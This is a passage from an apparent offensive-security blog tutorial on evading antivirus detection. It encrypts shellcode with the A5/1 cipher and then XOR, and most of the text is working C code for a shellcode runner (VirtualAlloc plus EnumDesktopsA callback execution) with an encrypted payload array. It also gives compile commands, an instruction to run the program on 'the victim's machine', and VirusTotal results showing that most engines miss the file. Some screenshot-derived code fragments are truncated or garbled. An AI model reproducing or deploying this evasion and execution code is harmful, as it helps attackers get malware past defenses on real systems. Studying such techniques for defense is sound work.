fc 48 81 e4 f0 ff ff ff e8 d0 00 00 00 41 51 41 50 52 51 56 48 31 d2 65 48 8b 52 60 3e 48
 8b 52 18 3e 48 8b 52 20 3e 48 8b 72 50 3e 48 0f b7 4a 4a 4d 31 c9 48 31 c0 ac 3c 61 7c 0
2 2c 20 41 c1 c9 0d 41 01 c1 e2 ed 52 41 51 3e 48 8b 52 20 3e 8b 42 3c 48 01 d0 3e 8b 80
88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9
 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4
c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01
d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5                00 00 3e 48 8d 95 fe 00 00 00 3
e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45                31 c9 41 ba f0 b5 a2 56 ff d5
4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e                0 90
```

=^..^=

Meow-meow!

OK

3:52 AM
3/25/2023



```
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_le
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)                1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >>
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 2
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}
```

win10-malw (IDA pro 7.7) [Running] - Oracle VM VirtualBox

hack.exe:952 Properties

Printable strings found in the scan:

```
UAVAUATWVSH
meowmeow
[^_A\A]A^]
original shellcode:
padded message:
encrypted message:
decrypted message:
AQAPRQVH1
rP>H
JJM1
RAQ>H
toH
AXAX^YZAXAYAZH
XAYZ>H
Meow-meow!
Unknown error
Argument domain error (DOMAIN)
Overflow range error (OVERFLOW)
Partial loss of significance (PLOSS)
Total loss of significance (TLOSS)
The result is too small to be represented (UNDERFLOW)
Argument singularity (SIGN)
```

=^..^=


Meow-meow!

OK

3:54 AM
3/25/2023

Calc entropy:

```
python3 entropy.py -f ./hack.exe
```



```
┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ python3 entropy.py -f ./hack.exe
.text
        virtual address: 0x1000
        virtual size: 0x6fd8
        raw size: 0x7000
        entropy: 6.290468175754986
.data
        virtual address: 0x8000
        virtual size: 0xf0
        raw size: 0x200
        entropy: 0.9660709729890653
.rdata
        virtual address: 0x9000
        virtual size: 0xf00
        raw size: 0x1000
        entropy: 5.108432287850921
```

practical example 2

Update malware code: delete original shellcode and add just decryption of encrypted payload logic:

```
/*
 * hack.cpp
 * encrypt/decrypt payload via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}

int main() {
  unsigned char key[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
  unsigned char message[] = {0xe1, 0x51, 0x95, 0xbc, 0x37, 0xfd, 0xcd, 0xe9, 0x58,
0x50, 0x84, 0xfa, 0x2c, 0x21, 0x70, 0xb7, 0xa4, 0xf4, 0x2e, 0x9e, 0xb5, 0x27, 0x62,
0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb, 0xdd, 0x68, 0x40,
0x7c, 0xb9, 0xe0, 0x8d, 0xc8, 0x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55,
0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf7, 0x28, 0x4f, 0xbe, 0x05, 0x55, 0x68, 0x69,
0x05, 0xfb, 0xd6, 0x91, 0x9c, 0x6b, 0x26, 0x09, 0xf4, 0x5f, 0x44, 0x3d, 0x33, 0x38,
0x42, 0xc2, 0x2a, 0x80, 0x1a, 0x0c, 0xbd, 0xd4, 0xf3, 0x3c, 0xec, 0x05, 0xeb, 0xd4,
0x10, 0xbb, 0xca, 0x82, 0x01, 0x06, 0x88, 0xe5, 0x65, 0xe3, 0xdc, 0xfe, 0x77, 0x33,
0xf9, 0x64, 0xd7, 0x80, 0x09, 0x84, 0xd5, 0xc9, 0x1c, 0x09, 0xfe, 0xc3, 0x6e, 0x11,
0x0b, 0x36, 0x9c, 0x5c, 0xa1, 0xd6, 0x48, 0x34, 0xe1, 0x08, 0x70, 0xc1, 0xa6, 0x11,
0x91, 0x49, 0x0f, 0x55, 0x15, 0x61, 0x38, 0xe5, 0x70, 0xd9, 0x7e, 0x0d, 0x02, 0x46,
0x74, 0x58, 0xc5, 0x3b, 0xc5, 0x61, 0x76, 0x58, 0x3b, 0x41, 0xa3, 0x00, 0x65, 0x48,
0x0b, 0x80, 0x36, 0xbe, 0x43, 0x9f, 0x18, 0xe8, 0x3e, 0x41, 0x8e, 0x68, 0x5c, 0x08,
0x00, 0xda, 0x6e, 0x11, 0x0b, 0x06, 0x9c, 0x5c, 0xa1, 0xd0, 0x44, 0x5d, 0x69, 0x18,
0x1f, 0x58, 0x50, 0x11, 0x08, 0xc1, 0x5b, 0x55, 0x4e, 0xe8, 0x83, 0xe9, 0x25, 0x69,
0x12, 0xbe, 0xe1, 0x52, 0x11, 0x09, 0xda, 0x3c, 0x5c, 0x9f, 0xb2, 0xe9, 0x4c, 0xfa,
0xd7, 0xbf, 0x1c, 0x48, 0xcd, 0x91, 0x50, 0x80, 0x02, 0x14, 0x2a, 0xe8, 0x8d, 0x90,
0xfb, 0x28, 0x40, 0x41, 0x3f, 0x46, 0xdd, 0xd5, 0x89, 0x03, 0x14, 0x14, 0xe8, 0x31,
0xcc, 0x44, 0x92, 0x05, 0xc2, 0x57, 0x0d, 0xaf, 0x85, 0xc8, 0x33, 0xdd, 0x55, 0x1a,
0xf0, 0xb0, 0xa7, 0x7e, 0xbf, 0x94, 0x4c, 0x6f, 0x3f, 0x27, 0xad, 0x6f, 0x71, 0x7b,
0xd7, 0x21, 0x05, 0x38, 0x76, 0x6e, 0x6f, 0x5f, 0x37, 0x50, 0xc0, 0x10, 0x92};
  int key_len = sizeof(key);

  int message_len = sizeof(message);
  unsigned char decrypted[message_len];
  a5_1_decrypt(key, key_len, message, message_len, decrypted);

  printf("\ndecrypted message:\n");
  for (int i = 0; i < message_len; i++) {
    printf("%02x ", decrypted[i]);
  }
  printf("\n\n");

  LPVOID mem = VirtualAlloc(NULL, message_len, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
  RtlMoveMemory(mem, decrypted, message_len);
  EnumDesktopsA(GetProcessWindowStation(), (DESKTOPENUMPROCA)mem, (LPARAM)NULL);
  return 0;
}
```

At this point, variable:


```
unsigned char message[] = {0xe1, 0x51, 0x95, 0xbc, 0x37, 0xfd, 0xcd, 0xe9, 0x58,
0x50, 0x84, 0xfa, 0x2c, 0x21, 0x70, 0xb7, 0xa4, 0xf4, 0x2e, 0x9e, 0xb5, 0x27, 0x62,
0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb, 0xdd, 0x68, 0x40,
0x7c, 0xb9, 0xe0, 0x8d, 0xc8, 0x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55,
0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf7, 0x28, 0x4f, 0xbe, 0x05, 0x55, 0x68, 0x69,
0x05, 0xfb, 0xd6, 0x91, 0x9c, 0x6b, 0x26, 0x09, 0xf4, 0x5f, 0x44, 0x3d, 0x33, 0x38,
0x42, 0xc2, 0x2a, 0x80, 0x1a, 0x0c, 0xbd, 0xd4, 0xf3, 0x3c, 0xec, 0x05, 0xeb, 0xd4,
0x10, 0xbb, 0xca, 0x82, 0x01, 0x06, 0x88, 0xe5, 0x65, 0xe3, 0xdc, 0xfe, 0x77, 0x33,
0xf9, 0x64, 0xd7, 0x80, 0x09, 0x84, 0xd5, 0xc9, 0x1c, 0x09, 0xfe, 0xc3, 0x6e, 0x11,
0x0b, 0x36, 0x9c, 0x5c, 0xa1, 0xd6, 0x48, 0x34, 0xe1, 0x08, 0x70, 0xc1, 0xa6, 0x11,
0x91, 0x49, 0x0f, 0x55, 0x15, 0x61, 0x38, 0xe5, 0x70, 0xd9, 0x7e, 0x0d, 0x02, 0x46,
0x74, 0x58, 0xc5, 0x3b, 0xc5, 0x61, 0x76, 0x58, 0x3b, 0x41, 0xa3, 0x00, 0x65, 0x48,
0x0b, 0x80, 0x36, 0xbe, 0x43, 0x9f, 0x18, 0xe8, 0x3e, 0x41, 0x8e, 0x68, 0x5c, 0x08,
0x00, 0xda, 0x6e, 0x11, 0x0b, 0x06, 0x9c, 0x5c, 0xa1, 0xd0, 0x44, 0x5d, 0x69, 0x18,
0x1f, 0x58, 0x50, 0x11, 0x08, 0xc1, 0x5b, 0x55, 0x4e, 0xe8, 0x83, 0xe9, 0x25, 0x69,
0x12, 0xbe, 0xe1, 0x52, 0x11, 0x09, 0xda, 0x3c, 0x5c, 0x9f, 0xb2, 0xe9, 0x4c, 0xfa,
0xd7, 0xbf, 0x1c, 0x48, 0xcd, 0x91, 0x50, 0x80, 0x02, 0x14, 0x2a, 0xe8, 0x8d, 0x90,
0xfb, 0x28, 0x40, 0x41, 0x3f, 0x46, 0xdd, 0xd5, 0x89, 0x03, 0x14, 0x14, 0xe8, 0x31,
0xcc, 0x44, 0x92, 0x05, 0xc2, 0x57, 0x0d, 0xaf, 0x85, 0xc8, 0x33, 0xdd, 0x55, 0x1a,
0xf0, 0xb0, 0xa7, 0x7e, 0xbf, 0x94, 0x4c, 0x6f, 0x3f, 0x27, 0xad, 0x6f, 0x71, 0x7b,
0xd7, 0x21, 0x05, 0x38, 0x76, 0x6e, 0x6f, 0x5f, 0x37, 0x50, 0xc0, 0x10, 0x92};
```

is early encrypted `meow-meow` payload.

demo 2

Compile:


```
x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc
```



```
└─$ x86_64-w64-mingw32-gcc -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fn
o-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc

┌──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/2023-03-24-malware-av-evasion-14]
└─$ ls -lt
total 96
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 14:22 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc  3634 Mar 25 14:22 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc  1140 Mar 25 13:55 entropy.py
-rwxr-xr-x 1 cocomelonc cocomelonc 40960 Mar 25 10:50 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc  5257 Mar 25 10:50 hack.c
```

And run at the victim's machine:

```
.\hack2.exe
```




```
void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int cipher_len, uns
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1,
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}

int main() {
  unsigned char key[] = {0x6d, 0x65, 0x6f,
  unsigned char message[] = {0xe1, 0x51, 0x95, 0xbc, 0x37, 0xfd, 0xcd, 0xe9, 0x58, 0x50, 0x84
, 0x9e, 0xb5, 0x27, 0x62, 0x6d, 0x27, 0xce, 0x7e, 0xfd, 0x6d, 0x6e, 0x01, 0x20, 0xf7, 0xbb, 0
x61, 0x4b, 0xc9, 0xdd, 0x04, 0x1f, 0xe0, 0xe9, 0x55, 0x13, 0x9c, 0x9f, 0x49, 0x25, 0x76, 0xf7
NORMAL  hack2.c
```

```
88 00 00 00 48 85 c0 74 6f 48 01 d0 50 3e 8b 48 18 3e 44 8b 40 20 49 01 d0 e3 5c 48 ff c9
 3e 41 8b 34 88 48 01 d6 4d 31 c9 48 31 c0 ac 41 c1 c9 0d 41 01 c1 38 e0 75 f1 3e 4c 03 4
c 24 08 45 39 d1 75 d6 58 3e 44 8b 40 24 49 01 d0 66 3e 41 8b 0c 48 3e 44 8b 40 1c 49 01
d0 3e 41 8b 04 88 48 01 d0 41 58 41 58 5e 59 5a 41 58 41 59 41 5a 48 83 ec 20 41 52 ff e0
 58 41 59 5a 3e 48 8b 12 e9 49 ff ff ff 5d 49 c7 c1 00 00 00 00 3e 48 8d 95 fe 00 00 00 3
e 4c 8d 85 09 01 00 00 48 31 c9 41 ba 45 83 56 07 ff d5 48 31 c9 41 ba f0 b5 a2 56 ff d5
4d 65 6f 77 2d 6d 65 6f 77 21 00 3d 5e 2e 2e 5e 3d 00 90 90 90
```

=^..^=

Meow-meow!

Upload it to VirusTotal:



d6fa1f8b9e1f6e6ea8d40d179a35ee7403d67

21 / 69

Community Score

21 security vendors and no sandboxes flagged this file as malicious

fa19537d1a720a9166431856033d6fa1f8b9e1f6e6ea8d40d179a35ee7403d67
hack2.exe
peexe 64bits assembly

40.00 KB
Size

2023-03-25 11:31:53 UTC
a moment ago

EXE

DETECTION DETAILS BEHAVIOR COMMUNITY

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Popular threat label trojan.deepscan/marte Threat categories trojan Family labels deepscan marte shellcode

Security vendors' analysis

Do you want to automate checks?

Acronis (Static ML)	Suspicious	AhnLab-V3	Trojan/Win.Generic.C5397500
ALYac	DeepScan:Generic.ShellCode.Marte.F.AB...	Arcabit	DeepScan:Generic.ShellCode.Marte.F.AB...
Avira (no cloud)	HEUR/AGEN.1329818	BitDefender	DeepScan:Generic.ShellCode.Marte.F.AB...
CrowdStrike Falcon	Win/malicious_confidence_90% (D)	Cynet	Malicious (score: 100)
Elastic	Malicious (high Confidence)	Emsisoft	DeepScan:Generic.ShellCode.Marte.F.AB...
eScan	DeepScan:Generic.ShellCode.Marte.F.AB...	ESET-NOD32	A Variant Of Win64/ShellcodeRunner.JA
GData	DeepScan:Generic.ShellCode.Marte.F.AB...	Google	Detected
Ikarus	Trojan.Win64.Rozena	MAX	Malware (ai Score=83)
Microsoft	VirTool:Win32/Meterpreter	Rising	Trojan.ShellcodeRunner!8.6166 (TFE:5:FK...
Symantec	ML.Attribute.HighConfidence	Trellix (FireEye)	DeepScan:Generic.ShellCode.Marte.F.AB...
VIPRE	DeepScan:Generic.ShellCode.Marte.F.AB...	Alibaba	✓ Undetected
Antiy-AVL	✓ Undetected	Avast	✓ Undetected

https://www.virustotal.com/gui/file/fa19537d1a720a9166431856033d6fa1f8b9e1f6e6ea8d40d179a35ee7403d67/detection

As you can see, only 21 of 69 AV engines detect our file as malicious

practical example 3

Let's go to modify our "malware" logic, add `XOR` encryption to encrypted payload, so, we got a `A5/1` + `XOR` encrypted payload. Then decrypt via `XOR` and `A5/1`. The order of encryption and decryption is very important here.

```
/*
 * hack.cpp
 * encrypt/decrypt payload via GSM A5/1 algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware/2023/03/24/malware-av-evasion-14.html
*/
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <windows.h>

#define ROL(x, y) (((x) << (y)) | ((x) >> (32 - (y))))
#define A5_STEP(x, y, z) ((x & y) ^ (x & z) ^ (y & z))

void a5_1_encrypt(unsigned char *key, int key_len, unsigned char *msg, int msg_len,
unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // encryption
  for (int i = 0; i < msg_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = msg[i] ^ key_byte;
  }
}

void a5_1_decrypt(unsigned char *key, int key_len, unsigned char *cipher, int
cipher_len, unsigned char *out) {
  // initialization
  unsigned int R1 = 0, R2 = 0, R3 = 0;
  for (int i = 0; i < 64; i++) {
    int feedback = ((key[i % key_len] >> (i / 8)) & 1) ^ ((R1 >> 18) & 1) ^ ((R2 >>
21) & 1) ^ ((R3 >> 22) & 1);
    R1 = (R1 << 1) | feedback;
    R2 = (R2 << 1) | ((R1 >> 8) & 1);
    R3 = (R3 << 1) | ((R2 >> 10) & 1);
  }
  // decryption
  for (int i = 0; i < cipher_len; i++) {
    int feedback = A5_STEP((R1 >> 8) & 1, (R2 >> 10) & 1, (R3 >> 10) & 1);
    unsigned char key_byte = 0;
    for (int j = 0; j < 8; j++) {
      int bit = A5_STEP((R1 >> 18) & 1, (R2 >> 21) & 1, (R3 >> 22) & 1) ^ feedback;
      key_byte |= bit << j;
      R1 = (R1 << 1) | bit;
      R2 = (R2 << 1) | ((R1 >> 8) & 1);
      R3 = (R3 << 1) | ((R2 >> 10) & 1);
    }
    out[i] = cipher[i] ^ key_byte;
  }
}

// key for XOR decrypt
char my_secret_key[] = "meowmeowmeowmeow";

// decrypt deXOR function
void XOR(char * data, size_t data_len, char * key, size_t key_len) {
  int j;
  j = 0;
  for (int i = 0; i < data_len; i++) {
    if (j == key_len - 1) j = 0;
    data[i] = data[i] ^ key[j];
    j++;
  }
}

int main() {
  unsigned char key[] = {0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77};
  unsigned char message[] = { 0xfc, 0x48, 0x81, 0xe4, 0xf0, 0xff, 0xff, 0xff, 0xe8,
0xd0, 0x0, 0x0, 0x0, 0x41, 0x51, 0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xd2,
0x65, 0x48, 0x8b, 0x52, 0x60, 0x3e, 0x48, 0x8b, 0x52, 0x18, 0x3e, 0x48, 0x8b, 0x52,
0x20, 0x3e, 0x48, 0x8b, 0x72, 0x50, 0x3e, 0x48, 0xf, 0xb7, 0x4a, 0x4a, 0x4d, 0x31,
0xc9, 0x48, 0x31, 0xc0, 0xac, 0x3c, 0x61, 0x7c, 0x2, 0x2c, 0x20, 0x41, 0xc1, 0xc9,
